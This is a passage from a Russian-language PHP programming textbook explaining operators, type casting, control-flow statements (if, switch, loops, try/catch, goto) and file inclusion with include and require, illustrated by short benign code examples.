Операторы инкремента/декремента могут быть применены как к числам, так и к строкам. Увеличение на 1 алфавитного символа превращает его в следующий по алфавиту символ. Как показано в таблице 2.6, инкремент "z" или "Z" превращает ее обратно в "a" или "A" и увеличивает предыдущий символ на единицу (или вставляет новую "a" или "A" если это первый символ строки), как будто символы - это система счисления с основанием 26.

Таблица 2.6. Автоматический инкремент букв

Увеличиваем это	Получаем это
"a"	"b"
"z"	"aa"
"spaz"	"spba"
"K9"	"L0"
"42"	"43"

2.4.8. Операторы сравнения

Как подразумевает название, операторы сравнения используются для сравнения операндов. Результат таких операторов всегда true, если сравнение истинно или false в противном случае.

Операндами операторов сравнения могут быть числа, строки или одно число и одна строка. В зависимости от типов операндов способы проверки истинности немного отличаются. Чтобы понять, как работают операторы сравнения, давайте рассмотрим таблицу 2.7.

Таблица 2.7. Типы сравнения, выполняемого операторами сравнения

Первый операнд	Второй операнд	Сравнение (тип)
Число	Число	Числовое
Строка, полностью состоящая из чисел	Строка, полностью состоящая из чисел	Числовое
Строка, полностью состоящая из чисел	Число	Числовое
Строка, полностью состоящая из чисел	Строка, не полностью состоящая из чисел	Лексикографическое
Строка, не полностью состоящая из чисел	Число	Числовое
Строка, не полностью состоящая из чисел	Строка, не полностью состоящая из чисел	Лексикографическое

Нужно отметить очень важную особенность: если сравниваются две строки, состоящие из чисел, то они будут преобразованы в числа и будут сравниваются как числа. Исключение составляет оператор тождественного равенства (=== см. ниже). Если у вас есть две строки, состоящие из чисел, и вам нужно сравнить их лексикографически, используйте функцию strcmp().

К операторам сравнения относятся:

Равно (==)

Если оба операнда равны, этот оператор возвращает true, в противном случае он возвращает false.

Тождественно равно (===)

Если оба оператора равны и одного типа, этот оператор возвращает true. В противном случае он возвращает false. Заметьте, что этот оператор не использует неявное приведение типов. Этот оператор полезен, когда вы не знаете, что сравниваемые значения являются значениями одного и того же типа. Например, строки "0.0" и "0" не равны. Оператор == сообщит, что они равны, но оператор === скажет, что они не равны.

Не равно (!= или <>)

Если операнды не эквивалентны, этот оператор возвратит true или false - в противном случае.

Тождественно не равны (!==)

Если операнды не равны или их тип отличается, этот оператор возвращает true, в противном случае он возвращает false.

Больше чем (>)

Если операнд, указанный слева от оператора >, больше, чем операнд, указанный справа от оператора, этот оператор возвращает true. В противном случае вы получите false.

Больше или равно (>=)

Если левый операнд, *больше*, чем правый операнд, *или равен ему*, этот оператор возвращает true. В противном случае вы получите false.

Меньше чем (<)

Если левый операнд, меньше, чем правый операнд, этот оператор возвращает true. В противном случае вы получите false.

Меньше или равно (<=)

Если левый операнд, *меньше*, чем правый операнд, *или равен ему*, этот оператор возвращает true. В противном случае вы получите false.

Таблица 2.8. Сравнение различных типов

Первый операнд	Второй операнд	Результат
NULL или Строка	Строка	NULL преобразуется в "", числовое или лексикографическое сравнение
Логический или NULL	любой	Оба операнда приводятся к логическому типу, FALSE < TRUE
Объект	Объект	Два объекта равны, если они содержат одинаковые свойства и одинаковые значения, и являются экземплярами одного и того же класса. Встроенные классы могут определять свои собственные правила сравнения, объекты разных классов не сравниваются.
Число, Строка или Ресурс	Число, Строка или Ресурс	Строки и ресурсы переводятся в числа, далее обычное числовое сравнение
Массив	Массив	Массивы с меньшим числом элементов считаются меньше, если ключ из первого операнда не найден во втором операнде - массивы не могут сравниваться, иначе идет сравнение соответствующих значений.

Первый операнд	Второй операнд	Результат
Объект	любой	Объект всегда больше
Массив	любой	Массив всегда больше

2.4.9. Поразрядные (побитовые) операторы

Поразрядные операторы работают с двоичным представлением своих операндов. Каждый операнд сначала переводится в свое двоичном представление, а потом уже выполняется определенный оператор. К побитовым операторам относят:

Побитовое отрицание (~)

Оператор побитового отрицания изменяет единицы в побитовом представлении на нули, а нули - на единицы. Перед выполнением отрицания числа с плавающей точкой будут преобразованы в целые числа. Если операнд - строка, то результатом также будет строка такой же длины, где каждый символ строки будет инвертирован (преобразован в двоичное преставление, в котором единицы заменены на нули, а нули - на единицы).

Побитовое И (&)

Поразрядный оператор *И* сравнивает каждый соответствующий бит в двоичном представлении операндов. Если биты установлены в 1, соответствующий бит в результате будет равен 1. В противном случае соответствующий бит в результате будет равен 0. Например, `0755 & 0671 = 0651`. Ничего не понятно? Давайте взглянем на двоичное представление. Преобразуем восьмеричное значение 0755 в двоичное 111101101. Восьмеричное число 0671 в двоичной системе будет выглядеть так: 110111001. Теперь мы можем просто сопоставить биты операндов и получить ответ:

```
  111101101
& 110111001
  ---------
  110101001
```

Двоичное число 110101001 в восьмеричной системе - 0651. Для преобразования чисел из одной системы счисления в другую вы можете использовать PHP-функции bindec(), decbin(), octdec() и decoct().

Если оба операнда - строки, оператор возвращает строку, в которой каждый символ является результатом побитной операции И между двумя соответствующими символами в операндах. Длина результирующей строки будет равна длине более короткой строки из двух операндов. "Лишние" символы в более длинной строке будут проигнорированы. Например, "wolf" & "cat" = "cad".

Поразрядное ИЛИ (|)

Поразрядный оператор ИЛИ сравнивает соответствующие биты в двоичном представлении операндов. Если оба бита равны 0, результирующий бит будет равен 0. В противном случае результирующий бит будет установлен в 1. Например: 0755 | 020 = 0775.

Если оба операнда - строки, оператор возвращает строку, в которой каждый символ является результатом побитной операции ИЛИ между двумя соответствующими символами в операндах. Длина результирующей строки будет равна длине более длинной строки из двух операндов. Короткая строка будет дополнена недостающим (до длины более длиной строки) количеством двоичных нулей. Например, "pussy" | "cat" = "suwsy".

Поразрядное исключающее ИЛИ (^)

Поразрядный оператор исключающее ИЛИ (XOR) сравнивает каждый бит в двоичном представлении операндов. Если любой бит в паре (но не оба!) равен 1, результат - 1. В противном случае результат - 0. Например, 0755 ^ 023 = 776.

Если оба операнда - строки, оператор возвращает строку, в которой каждый символ является результатом побитной операции исключающее ИЛИ между двумя соответствующими символами в операндах. Длина результирующей строки будет равна длине более короткой строки из двух операндов. "Лишние" символы в более длинной строке будут проигнорированы. Например, "big drink" ^ "AA" is "#(".

Сдвиг влево (<<)

Оператор сдвига влево сдвигает влево биты в двоичном представлении левого операнда, на число мест, заданное в правом операнде. Оба операнда будут конвертированы в целые числа, если на момент вызова оператора они таковыми не являлись. При сдвиге влево на одно место все биты сдвигаются влево, а на образовавшееся справа место вставляется 0. Например, 3 << 1 (двоичное 11 будет сдвинуто на одно место влево) равно 6 (двоичное 110).

Каждый сдвиг влево (на одно место) равноценен умножению на 2. Результат сдвига влево - это умножение левого операнда на 2 в степени правого операнда.

Сдвиг вправо (>>)

Оператор сдвига вправо сдвигает вправо биты в двоичном представлении левого операнда, на число мест, заданное в правом операнде. Оба операнда будут конвертированы в целые числа, если на момент вызова оператора они таковыми не являлись. При сдвиге вправо на одно место все биты сдвигаются вправо, а на образовавшееся слева место вставляется 0. Если число от-

рицательно, что 1 будет вставленным как крайний левый бит числа. Самый правый (последний) бит отбрасывается. Например, 13 >> 1 (или двоичное 1101 сдвинутое на 1 бит вправо) даст в результате 6 (двоичное 110).

2.4.10. Логические операторы

Логические операторы предоставляют средства построения сложных логических выражений. Логические операторы расценивают свои операнды как логические значения, результатом операторов также являются логические значения. Вы можете использовать, как знаки пунктуации, соответствующие логическим операторам, так и названия операторов на английском языке.

К логическим операторам относятся:

Логическое И (&&, and)

Результатом логической операции И является true, если оба операнда истинны (равны true), в противном случае возвращается false. Если значение первого оператора - false, логический оператор И сразу возвращает значение false, даже не вычисляя значение второго оператора - в этом нет смысла. Вы можете использовать эту особенность в своих целях, например, вы можете подключиться к базе данных, если некоторый флаг не равен false:

```
$result = $flag and mysql_connect();
```

Операторы && и and отличаются только своими приоритетами.

Логическое ИЛИ (||, or)

Результатом логической операции ИЛИ является true, если хотя бы один из операторов равен true. В противном случае результат будет false. Подобно оператору AND, оператор OR вычисляет сначала значение первого операнда и если оно равно true, то второй операнд не вычисляется. Вы можете использовать особенность этого оператора для обработки ошибки, если что-то пошло не так. Например:

```
$result = fopen($filename) or exit();
```

Операторы || и or отличаются только своими приоритетами.

Логическое исключающее ИЛИ (xor)

Результатом логического исключающего ИЛИ является true, если истинен какой-то один из операндов, но не оба. В противном случае возвращается false.

Логическое отрицание (!)

Оператор логического отрицания возвращает true, если операнд равен false, в противном случае (когда операнд равен true) возвращается false.

2.4.11. Операторы приведения типов

Хотя PHP является слабо типизированным языком, иногда полезно рассматривать значение как значение определенного типа. Операторы сведения типа (int), (float), (string), (bool), (array), (object) или (unset) позволяют вам принудительно свести значение к определенному типу. Чтобы использовать оператор приведения типа, поместите его слева от операнда. В таблице 2.9 приведены операторы приведения типа и их синонимы.

Таблица 2.9. Операторы приведения типа в PHP

Оператор	Синоним	Изменяет тип на
(int)	(integer)	Целый
(bool)	(boolean)	Логический
(float)	(double), (real)	Вещественный
(string)		Строка
(array)		Массив
(object)		Объект
(unset)		NULL

Операторы приведения типа не изменяют значение, но изменяют то, как будет это значение интерпретироваться. Рассмотрим следующий код:

```
$a = "5";
$b = (int) $a;
```

В результате переменной $b будет присвоено целое значение переменной $a, то есть число 5, в то время как переменная $a останется строкой "5". Чтобы изменить тип исходной переменной, просто присвойте результат обратно этой переменной:

```
$a = "5";          // строка "5"
$a = (int) $a;     // теперь $a хранит целое число 5
```

Не всегда приведение типа полезно. Приведение массива в числовой тип даст 1, а приведение массива в строку даст строку "Array" (если массив пустой, то приведение даст 0).

Приведение объекта в массив создаст массив из свойств объекта, имена свойств будут отражены (маппированы) в их значения:

```
class Person
{
    var $name = "Фред";
    var $age = 35;
}
```

```
$o = new Person;
$a = (array) $o;

print_r($a);
Array (
    [name] => Фред
    [age] => 35
)
```

Вы можете привести массив к объекту, чтобы построить объект, свойства которого соответствуют ключам и значениям массива. Например:

```
$a = array('name' => "Фред", 'age' => 35, 'wife' => "Вильма");
$o = (object) $a;
echo $o->name;

Фред
```

Ключи, которые не являются допустимыми идентификаторами, будут недоступны при сведении массива к объекту, но будут восстановлены, когда объект вы обратно преобразуете в массив.

2.4.12. Оператор присваивания

Операторы присваивания сохраняют или обновляют значения в переменных. Операторы инкремента и декремента, рассмотренные ранее, также в некоторой степени являются операторами присваивания. Основной оператор присваивания -=, но в PHP есть много видов операторов присваивания, например, += и &=.

Присваивание

Оператор присваивания (=) присваивает значение переменной. Левый операнд всегда переменная. Правый операнд может быть любым выражением - простым литералом, переменной или сложным выражением. Значение правого операнда сохраняется в переменной, заданной левым операндом.

Поскольку все операторы должны возвращать значение, оператор присваивания возвращает значение, которое будет присвоено переменной. Например, выражение $a = 5 не только присваивает 5 переменной $a, но также возвращает значение 5 в случае использования в сложном выражении. Рассмотрим следующие выражения:

```
$a = 5;
$b = 10;
$c = ($a = $b);
```

Поскольку используются скобки, сначала вычисляется выражение $a = $b. Теперь и у $a, и у $b одно и то же значение - 10. Это значение и будет результатом выражения $a = $b, оно же будет присвоено левому операнду (в этом случае $c). В результате у всех трех переменных будет одно и то же значение 10.

Присваивание с операцией

В дополнение к основному оператору присваивания в PHP имеется несколько дополнительных операторов присваивания с операцией, которые экономят код. Эти операторы состоят из бинарного оператора, после которого следует знак равенства (=). Рассмотрим эти операторы:

Плюс-равно (+=)
: Добавляет правый операнд к значению левого операнда, новое значение будет присвоено левому операнду. Следовательно, $a += 5 эквивалентно $a = $a + 5.

Минус-равно (-=)
: Вычитает правый операнд от значения левого операнда, новое значение будет присвоено левому операнду. Следовательно, $a -= 5 эквивалентно $a = $a - 5.

Деление-равно (/=)
: Делит значение левого операнда на значение правого операнда, результат присваивается левому операнду.

Умножение-равно (=)*
: Умножает значение левого операнда на значение правого операнда, результат присваивается левому операнду.

Остаток-равно (%=)
: Вычисляет %, то есть остаток от деления левого операнда на правый операнд, результат присваивается левому операнду.

Побитное-XOR-равно (^=)
: Вычисляет значение побитной операции XOR между левым и правым операндами, результат присваивается левому операнду.

Побитное-AND-равно (&=)
: Вычисляет значение побитной операции AND (И) между левым и правым операндами, результат присваивается левому операнду.

Побитное-OR-равно (|=)
: Вычисляет значение побитной операции OR (ИЛИ) между левым и правым операндами, результат присваивается левому операнду.

Конкатенация-равно (.=)

Соединяет правый операнд со значением левого операнда, результат присваивается левому операнду. Выражение `$a .= $b` эквивалентно `$a = $a . $b`.

2.4.13. Разные операторы: подавление ошибок и другие

Осталось рассмотреть PHP-операторы, использующиеся для подавления ошибок, выполнения внешних команд и выбора значений:

Подавление ошибок (@)

Некоторые операторы или функции могут генерировать сообщения об ошибках.

Выполнение (` ... `)

Оператор выполнения (два обратных апострофа, на клавиатуре находятся под тильдой) используется для запуска команд оболочки. Оператор возвращает вывод внешней команды. Например:

```
$listing = `ls -ls /tmp`;
echo $listing;
```

Оператор выбора (?:)

Условный оператор является единственным тернарным (троичным) оператором. Он вычисляет выражение перед ?. Если выражение истинно (true), оператор возвращает значение выражения между ? и :. В противном случае оператор возвращает выражение после :. Например:

```
<a href="<?= $url; ?>"><?= $linktext ? $linktext : $url; ?></a>
```

Если текст для ссылки $url присутствует в переменной $linktext, он используется для ссылки, в противном случае отображается URL, заданный переменной $url.

Тип (instanceof)

Оператор instanceof проверяет, является переменная объектом заданного класса, реализует ли она заданный интерфейс (см. главу 6 для более подробной информации по объектам и интерфейсам):

```
$a = new Foo;
$isAFoo = $a instanceof Foo;    // true
$isABar = $a instanceof Bar;    // false
```

2.5. Операторы управления выполнением

Язык PHP поддерживает несколько традиционных конструкций для управления потоком выполнения программы. К этим конструкциям относят условный оператор if/else, а также оператор switch, позволяющие выполнять (или не выполнять) различные участки кода в зависимости от условия. Также к этим конструкциям относятся циклы, например, while и for, использующиеся для повторного выполнения участков кода.

2.5.1. Оператор if

Оператор if проверяет истинность выражения и, если оно истинно, выполняет заданный программистом оператор:

```
if (выражение) оператор;
```

Чтобы задать альтернативный оператор, который будет выполнен, если выражение равно false, используется дополнительное ключевое слово else:

```
if (выражение)
    оператор1
else
    оператор2
```

Например:

```
if ($user_validated)
    echo "Добро пожаловать!";
else
    echo "Доступ запрещен!";
```

Если вам нужно выполнить более одного оператора, используйте блок операторов - операторы, заключенные в фигурные скобки:

```
if ($user_validated) {
    echo "Добро пожаловать!";
    $greeted = 1;
}
else {
    echo "Доступ запрещен!";
    exit;
}
```

Язык PHP также предоставляет альтернативный синтаксис для этого оператора (как и для операторов циклов). Вместо заключения операторов блока в фигурные скобки, укажите после оператора if двоеточие (:), а в конце всей условной конструкции укажите ключевое слово endif. Следующий пример демонстрирует этот альтернативный синтаксис:

```
if ($user_validated):
    echo "Добро пожаловать!";
    $greeted = 1;
else:
    echo "Доступ запрещен!";
    exit;
endif;
```

Альтернативный синтаксис полезен, если у вас есть большие блоки HTML-кода внутри ваших операторов. Например:

```
<? if ($user_validated) :?>
    <table>
        <tr>
            <td>Имя:</td><td>Sophia</td>
        </tr>
        <tr>
            <td>Фамилия:</td><td>Lee</td>
        </tr>
    </table>
<? else: ?>
    Пожалуйста войдите.
<? endif ?>
```

Поскольку if - это тоже оператор, вы можете создавать цепочки, состоящие из операторов if. Рассмотрим еще один пример, демонстрирующий, как блоки помогают организовать мысли:

```
if ($good) {
    print("Хорошо!");
}
else {
    if ($error) {
        print("Ошибка!");
    }
    else {
        print("Плохо...");
    }
}
```

Вы можете использовать приведенный только что синтаксис, но PHP предлагает еще дополнительную возможность – ключевое слово elseif, позволяющее немного упростить код. С его использованием предыдущий пример может быть переписан так:

```
if ($good) {
    print("Хорошо!");
}
elseif ($error) {
    print("Ошибка!");
}
```

```
else {
    print("Плохо...");
}
```

Для простой проверки истинности/ложности можно также использовать тернарный оператор (?:). Обычно он используется в ситуациях, когда нужно что-то вывести, если заданная переменная истинна. Рассмотрим код, написанный с помощью оператора if/else:

```
<td><?php if($active) { echo "да"; } else { echo "нет"; } ?></td>
```

Этот же код можно переписать с использованием тернарного оператора:

```
<td><?php echo $active ? "да" : "нет"; ?></td>
```

Сравним синтаксис обоих операторов:

```
if (выражение) { true_оператор } else { false_оператор }
    (выражение) ? true_выражение : false_выражение
```

Основная разница в том, что условный оператор не совсем оператор. Это означает, что он используется в выражениях, а результат тернарного выражения - самостоятельное выражение. В предыдущем примере оператор echo внутри условия if, а в случае с тернарным оператором echo предшествует выражению.

2.5.2. Оператор switch

Оператор switch используется тогда, когда вам надо задать различные действия в зависимости от значений одной переменной. Например, переменная содержит имя пользователя, а вы хотите выполнить определенные действия для каждого пользователя. Вот вы и сравниваете значение переменной с именами, задавая для каждого имени свое поведение. В этом смысле оператор switch аналогичен серии операторов if с условиями на одну и ту же переменную.

Итак, оператору switch передается выражение. Он сравнивает его значение со всеми значениями, указанными в ключевых словах case. Если найдено совпадение, будут выполнены все операторы, начиная с первого блока case, соответствующему выражению, и до первого ключевого слова break. Если совпадения не найдены, будут выполнены операторы, заданные ключевым словом default.

Предположим, что у вас есть следующий код:

```
if ($name == 'ktatroe') {
    // сделать что-то
}
```

```
else if ($name == 'dawn') {
    // сделать что-то
}
else if ($name == 'petermac') {
    // сделать что-то
}
else if ($name == 'bobk') {
    // сделать что-то
}
```

Используя оператор switch, этот код можно переписать так:

```
switch($name) {
    case 'ktatroe':
        // сделать что-то
        break;
    case 'dawn':
        // сделать что-то
        break;
    case 'petermac':
        // сделать что-то
        break;
    case 'bobk':
        // сделать что-то
        break;
}
```

Альтернативный синтаксис будет выглядеть так:

```
switch($name):
    case 'ktatroe':
        // сделать что-то
        break;
    case 'dawn':
        // сделать что-то
        break;
    case 'petermac':
        // сделать что-то
        break;
    case 'bobk':
        // сделать что-то
        break;
endswitch;
```

Поскольку операторы выполняются, начиная с первой метки case, соответствующей значению выражения и до следующего ключевого слова break, вы можете комбинировать несколько меток case. В следующем примере "да" будет выведено, если $name содержит "sylvie" или "bruno":

```
switch ($name) {
    case 'sylvie':
    case 'bruno':
        print("да");
        break;
    default:
        print("нет");
        break;
}
```

Желательно как-то комментировать тот факт, что вы не указываете оператор break, иначе вы можете когда-то забыть его указать и в результате будет выполнен код, который не должен быть выполнен.

Вы можете указать любое число уровней для ключевого слова break. (делается это путем указания числа после оператора). Таким образом, break может разрывать несколько уровней вложенных операторов switch.

2.5.3. Оператор while

Цикл с предусловием

Самая простая форма цикла - это оператор while:

```
while (выражение) оператор
```

Если выражение истинно, оператор будет выполнен. Затем будет заново вычислено значение выражения, если оно истинно, оператор снова будет выполнен и т.д. Другими словами, цикл while будет повторять выполнение оператора, пока истинно указанное выражение.

Рассмотрим код, который складывает числа от 1 до 10:

```
$total = 0;
$i = 1;

while ($i <= 10) {
    $total += $i;
    $i++;
}
```

Альтернативный синтаксис следующий:

```
while (выражение):
    оператор;
    еще операторы ;
endwhile;
```

Например:

```
$total = 0;
$i = 1;

while ($i <= 10):
    $total += $i;
    $i++;
endwhile;
```

Преждевременный выход из цикла возможен с помощью ключевого слова break. В следующем коде $i никогда не достигнет значения 6, поскольку цикл будет остановлен, как только $i достигнет 5:

```
$total = 0;
$i = 1;

while ($i <= 10) {
    if ($i == 5) {
        break;  // прерывает цикл
    }

    $total += $i;
    $i++;
}
```

Вы можете указать в операторе break число уровней, которое нужно прервать. Представим, что у нас есть два цикла while - внутренний и внешний, мы можем прервать выполнение внешнего цикла из внутреннего (вложенного) цикла. Например:

```
$i = 0;
$j = 0;

while ($i < 10) {
    while ($j < 10) {
        if ($j == 5) {
            break 2;        // прерывает выполнение двух циклов
        }
        $j++;
    }
    $i++;
}

echo "{$i}, {$j}";
0, 5
```

Оператор continue позволяет пропустить итерацию цикла, но не прервать его работу, а перейти снова к условию цикла. Как и в случае с break, вы можете указать число уровней цикла:

```
while ($i < 10) {
    $i++;
    while ($j < 10) {
        if ($j == 5) {
            continue 2; // затрагивает два уровня
        }
        $j++;
    }
}
```

В этом коде $j никогда не достигнет значения больше 5, но $i пройдет по всем значениям - от 0 до 9.

Цикл с постусловием

Язык PHP также предлагает цикл с постусловием do/while, синтаксис которого выглядит так:

```
do
    оператор
while (выражение)
```

Используйте цикл do/while, когда тело цикла должно быть выполнено хотя бы один раз, ведь в этом цикле сначала выполняется тело цикла, а потом уже проверяется условие:

```
$total = 0;
$i = 1;

do {
    $total += $i++;
} while ($i <= 10);
```

В цикле do/while вы также можете использовать операторы break и continue, как в случае с обычным оператором while.

Цикл do/while иногда полезно прервать, например, при возникновении ошибки. Пример:

```
do {
    // проверяем условие ошибки
    if ($errorCondition) {
        break;
    }
    // выполняем другие операторы
} while (false);
```

Поскольку условие для цикла - false, тело цикла будет выполнено только один раз. Однако, если произойдет какая-то ошибка (о чем будет свидетельствовать переменная $errorCondition), код после break не будет выполнен.

2.5.4. Цикл for. Цикл со счетчиком

Цикл for во многом подобен оператору while, но обладает дополнительными качествами, которые могут быть полезны: вы можете добавить инициализацию счетчика, выполнять тело цикла заданное количество раз, задать действие (или действия – тело цикла), которое будет выполнено в рамках каждой итерации цикла.

Для начала рассмотрим цикл while, выводящий числа от 0 до 9:

```
$counter = 0;

while ($counter < 10) {
    echo "Счетчик = {$counter}\n";
    $counter++;
}
```

Теперь рассмотрим, как это можно сделать с помощью цикла for:

```
for ($counter = 0; $counter < 10; $counter++) {
    echo "Счетчик = $counter\n";
}
```

Структура оператора for следующая:

```
for (старт; условие; инкремент) { оператор(ы); }
```

Выражение *старт* вычисляется один раз - в самом начале выполнения оператора for. При каждой итерации проверяется *условие*, если оно истинно, выполняется тело цикла. Если оно ложно, цикл прекращает свою работу. Выражение *инкремент* вычисляется после каждой итерации цикла.

Альтернативный синтаксис:

```
for (expr1; expr2; expr3):
    statement;
    ...;
endfor;
```

Следующая программа складывает числа от 1 до 10, используя цикл for:

```
$total = 0;
for ($i= 1; $i <= 10; $i++) {
    $total += $i;
}
```

Рассмотрим альтернативный синтаксис этого же цикла:

```
$total = 0;
for ($i = 1; $i <= 10; $i++):
    $total += $i;
endfor;
```

Вы можете указать несколько выражений в операторе for, разделив их запятыми, например:

```
$total = 0;

for ($i = 0, $j = 1; $i <= 10; $i++, $j *= 2) {
    $total += $j;
}
```

Также вместо выражения вы можете вообще ничего не указывать. В самой дегенеративной форме оператор for превращается в бесконечный цикл. Так, следующий цикл не может быть остановлен, он будет выводить фразу бесконечно[4]:

```
for (;;) {
    echo "Меня не остановить!<br />";
}
```

Как и с циклом while, в цикле for вы можете использовать операторы break и continue как для завершения цикла, так и для завершения текущей итерации.

2.5.5. Оператор foreach

Оператор foreach удобно использовать для прохода по элементам массива. В главе 5 будут рассматриваться две формы оператора foreach - когда вы уже познакомитесь с массивами. Пока же просто рассмотрим общий синтаксис foreach, позволяющий получить каждое значение массива:

```
foreach ($массив as $значение) {
    // ...
}
```

Альтернативный синтаксис следующий:

```
foreach ($массив as $значение):
    // ...
endforeach;
```

Чтобы получить каждый ключ (индекс) и каждое значение массива, используйте следующий синтаксис:

```
foreach ($массив as $ключ => $значение) {
    // ...
}
```

Альтернативный синтаксис выглядит так:

[4] На самом деле не бесконечно, а пока не будет превышено максимальное время выполнения PHP-сценария, заданное в настройках PHP.

```
foreach ($массив as $ключ => $значение):
    // ...
endforeach;
```

2.5.6. Конструкция try...catch

Конструкция try...catch является не совсем структурой управления выполнением программы, она используется для обработки системных ошибок. Например, если вы хотите убедиться, что вы установили соединение с базой данных прежде, чем продолжить выполнение программы, вы можете написать следующий код:

```
try {
    $dbhandle = new PDO('mysql:host=localhost; dbname=library', $username, $pwd);
    doDB_Work($dbhandle);   // вызываем функцию обработки данных
    $dbhandle = null;       // освобождаем дескриптор, когда он уже не нужен
}
catch (PDOException $error) {
    print "Ошибка!: " . $error->getMessage() . "<br/>";
    die();
}
```

Здесь будет предпринята попытка подключения к базе данных и обработки данных в блоке try. Если произойдет какая-то ошибка, выполнение будет передано блоку catch. Создается объект $error класса PDOException. Мы используем этот объект для вывода сообщения об ошибке. Блок catch можно использовать не только для вывода ошибок, но и для попытки подключения к альтернативной базе данных, а также для любой другой обработки сложившейся ситуации.

Примечание. Больше разных примеров использования конструкции try...catch будет приведено в главе 8.

2.5.7. Оператор declare

Оператор declare позволяет вам указать директивы выполнения для блока кода (какого-либо оператора или набора операторов, заключенного в фигурные скобки). Структура оператора declare следующая:

```
declare (директива)оператор
```

В данный момент распознаются только две директивы: ticks и encoding. С помощью директивы ticks вы можете указать, как часто должно происходить действие, заданное функций register_tick_function(). Например:

```
register_tick_function("someFunction");
declare(ticks = 3) {
    for($i = 0; $i < 10; $i++) {
        // сделать что-нибудь
    }
}
```

В данном примере функция someFunction() будет вызываться после выполнения каждого третьего оператора в блоке.

Директива encoding позволяет указать кодировку вывода PHP-сценария. Например:

```
declare(encoding = "UTF-8");
```

Эта форма оператора declare будет проигнорирована, когда PHP скомпилирован с опцией --enable-zend-multibyte.

2.5.8. Операторы exit и return

Оператор exit немедленно завершает выполнение сценария. Оператор return возвращает управление программой из функции в вызывавший модуль. При этом выполнение возвращается в выражение, следующее после вызова текущего модуля.

В случае с функциями, если return вызван из функции, то он немедленно прекращает выполнение текущей функции и возвращает свой аргумент как значение данной функции. Оператор return может завершить работу сценария, если вызван за пределами функции (т.е. из глобальной области видимости).

Оператор exit принимает необязательное значение, которое используется в качестве состояния завершения процесса. Если это число, то оно означает статус завершения процесса. Если это строка, то значение будет выведено перед завершением процесса. Функция die() является псевдонимом для этой формы оператора exit:

```
$db = mysql_connect("localhost", $USERNAME, $PASSWORD);

if (!$db) {
    die("Не могу подключиться к БД");
}
```

Наиболее часто используется следующая конструкция:

```
$db = mysql_connect("localhost", $USERNAME, $PASSWORD)
    or die("Не могу подключиться к БД");
```

Оператор return подробно будет описан в главе 3.

2.5.9. Оператор goto

Оператор goto позволяет "перепрыгнуть" в другое место программы. Определить точки выполнения можно с помощью меток. Метка - это идентификатор, после которого следует двоеточие. После определения меток вы можете переходить по ним в разные места вашей программы.

```
for ($i = 0; $i < $count; $i++) {
    // упс, найдена ошибка!
    if ($error) {
        goto cleanup;
    }
}

cleanup:
// выполняем очистку
```

Оператор goto вы можете использовать только для перехода в пределах одной области видимости, также вы не можете "перепрыгнуть" в тело цикла или оператора switch. Вообще говоря, использование goto является плохим стилем. Вы, конечно, можете использовать goto, однако старайтесь переписать ваш код без goto, что сделает код более понятным.

2.6. Включение кода

Для загрузки кода и HTML из другого модуля в ваш текущий PHP-сценарий используются две конструкции: include и require. Обе подгружают файл при запуске вашего PHP-сценария, работают в условных операторах и циклах и сообщают, если загружаемый файл не найден. Основная разница в том, что при попытке загрузить несуществующий файл с помощью require произойдет фатальная ошибка и выполнение сценария будет прервано. А в случае с include вы лишь получите предупреждение, но выполнение сценария не будет остановлено.

Часто include используют для разделения специфичного содержимого веб-страницы в рамках дизайна сайта. Так, общие для всего сайта элементы, например, заголовок и нижняя часть страницы, сохраняются в отдельные HTML-файлы, которые подгружаются при открытии той или иной страницы. При этом каждая страница будет выглядеть так:

```
<?php include "header.html"; ?>

содержимое страницы

<?php include "footer.html"; ?>
```

Здесь мы используем include, потому что PHP позволяет продолжить обработку страницы, даже если произойдет ошибка при загрузке файлов дизайна. Конструкция require менее прощающая и больше подходит для загрузки библиотек кода, без которых невозможно продолжение выполнения сценария. Например:

```
require "codelib.php";
mysub();                    // определена в codelib.php
```

Чуть более эффективный способ в работе с верхними и нижними колонтитулами (заголовками) состоит в том, чтобы подгрузить один файл, а затем вызвать функции для создания стандартизированных элементов сайта:

```
<?php require "design.php";
header(); ?>

content

<?php footer();
```

Если PHP не может обработать часть PHP-кода, добавленного с помощью include или require файла, будет выведено предупреждение, но выполнение сценария будет продолжено. Вы можете подавить вывод сообщений об ошибках, добавив оператор @ перед включением файла, например, @include.

Если в файле конфигурации PHP (*php.ini*) включена опция allow_url_fopen, вы можете включать файлы, находящиеся на удаленных узлах, указав URL вместо пути к файлу, например:

```
include "http://www.example.com/codelib.php";
```

Если имя файла начинается с *http://* или *ftp://*, файл будет получен с удаленного узла.

Имена подключаемых файлов могут быть произвольными. Обычно используются расширения *.php*, *.php5* и *.html*. Обратите внимание, что при удаленном получении файла с расширением *.php* с сервера, на котором включен PHP, вы получите вывод PHP-сценария, а не сам PHP-сценарий.

Если программа включает один и тот же файл дважды (без разницы - с помощью include или require), например, когда вы ошибочно вызвали инструкцию включения файла в цикле, этот файл будет включен еще раз. Если вы включаете HTML-код, то этот код будет выведен дважды. Чтобы предотвратить повторное включение файла и связанные с этим ошибки, используйте конструкции include_once и require_once. При первом включении файла они ведут себя, как include и require, но они игнорируют последующие попытки загрузить один и тот же файл. Например, множеству эле-

ментов страницы, которые хранятся в отдельных файлах, нужно знать текущие предпочтения пользователя. Библиотека элементов должна загрузить библиотеку пользовательских предпочтений с помощью require_once. Дизайнер страниц затем может подключить элемент страницы, не беспокоясь о том, был ли код пользовательских предпочтений уже загружен. Код загружаемого файла импортируется в область, в которой был найден оператор include, поэтому включаемый код увидит и сможет модифицировать все переменные вашего кода. Это может быть полезным, например, библиотека отслеживания пользователя может сохранить имя текущего пользователя в глобальной переменной $user:

```
// главная страница
include "userprefs.php";
echo "Привет, {$user}.";
```

Возможность библиотек видеть и изменять ваши переменные может также быть проблемой. Вам нужно точно знать, какие глобальные переменные используются библиотекой, чтобы убедиться, что вы не используете переменную с таким же именем в собственных целях, что может перезаписать значение библиотеки и нарушить ее работу.

Если конструкция include или require находится в функции, переменные в подключаемом файле попадают в область этой функции.

Поскольку include и require являются ключевыми словами, а не реальными операторами, вы должны всегда заключать их в фигурные скобки в условном операторе или циклах:

```
for ($i = 0; $i < 10; $i++) {
    include "repeated_element.html";
}
```

Используйте функцию get_included_files(), чтобы узнать, какие файлы подключает с помощью include или require ваша программа. Функция возвращает массив, состоящий из полных имен подключаемых файлов. Не обработанные на момент вызова функции файлы не будут включены в этот массив.

2.7. Внедрение PHP в Web-страницы

Хотя допускается написание и запуск полностью автономных PHP-сценариев, часто PHP-код просто встраивается в HTML- или XML-файлы. В конце-концов, для этого PHP и создавался.

При обработке таких документов каждый блок PHP-кода заменяется выводом, который он порождает.

